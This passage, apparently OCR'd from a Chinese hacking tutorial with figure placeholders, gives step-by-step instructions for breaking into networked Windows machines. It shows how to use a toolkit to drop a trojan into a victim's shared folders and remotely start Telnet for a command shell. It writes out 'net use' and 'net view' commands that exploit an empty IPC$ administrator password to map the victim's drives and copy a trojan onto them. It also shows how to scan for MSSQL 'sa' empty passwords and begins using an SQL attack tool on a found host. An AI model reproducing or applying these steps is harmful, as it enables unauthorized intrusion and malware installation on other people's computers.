


图2




图3

在“本地文件”栏选择好我们要使用的木马，点击“检测共享”就会自动查找出对方共享的文件夹，最后点击“开始”，就可以运行木马了。接着点击“远程启动Telnet”，点击“启动”，如图4。





图4

好了，telnet已经成功启动了，接着我们点“确定”的话就会自动连接telnet，获取远程电脑的一个CMD命令执行环境了，如图5。由于啊D网络工具包非常简单，我就不在一一给大家介绍了，大家可以慢慢研究！


图5

二、弱口令使用

弱口令就是指空口令、简单的密码或密码强度不够，很容易被破解。

1、IPC$弱口令

IPC$入侵虽然是一种非常古老的方法，但是却非常有效，试问现在有多少人会将IPC$关闭呢，下面我们来回顾一下IPC$上传的风采吧。比如我们使用上面扫描出来的弱口令主机，发现所有的电脑都存在administrator弱口令，就随便挑选192.168.0.3这台吧。打开CMD，输入命令**net use \\192.168.0.3\ipc$ "" /u:"administrator"**，回车后会显示命令成功。接着使用**net view \\192.168.0.3**，查看一下对方所开放的共享，发现c盘、D盘是共享的，那么就给映射过来吧。命令格式为**net use * \\192.168.0.3\d$**（*号代表映射到本地没占用的盘符），如图6。


图6

打开我的电脑，对方的C、D盘已经映射到我们的主机上了，也就是Y、Z这两个盘，打开Z盘，把你事先配置好的木马拷贝到这里，如图7。




图7

2、MSSQL Sa弱口令

打开“极速MSSQL弱口令扫描器”，在弹出的ip.txt里输入你要扫描的IP段，比如192.168.0.1-192.168.0.255，如图8。保存一下这个txt文本，然后按任意键，程序就会自动开始扫描了，速度非常快，如图9。

呵呵，找到了好几台有空口令的，随便来找一台测试一下，比如192.168.0.168这个，Sa空口令。打开“SQL综合利用工具”，在“服务器名称/IP”栏输入IP地址192.168.0.168，点击确定，如图10。





图8


图9

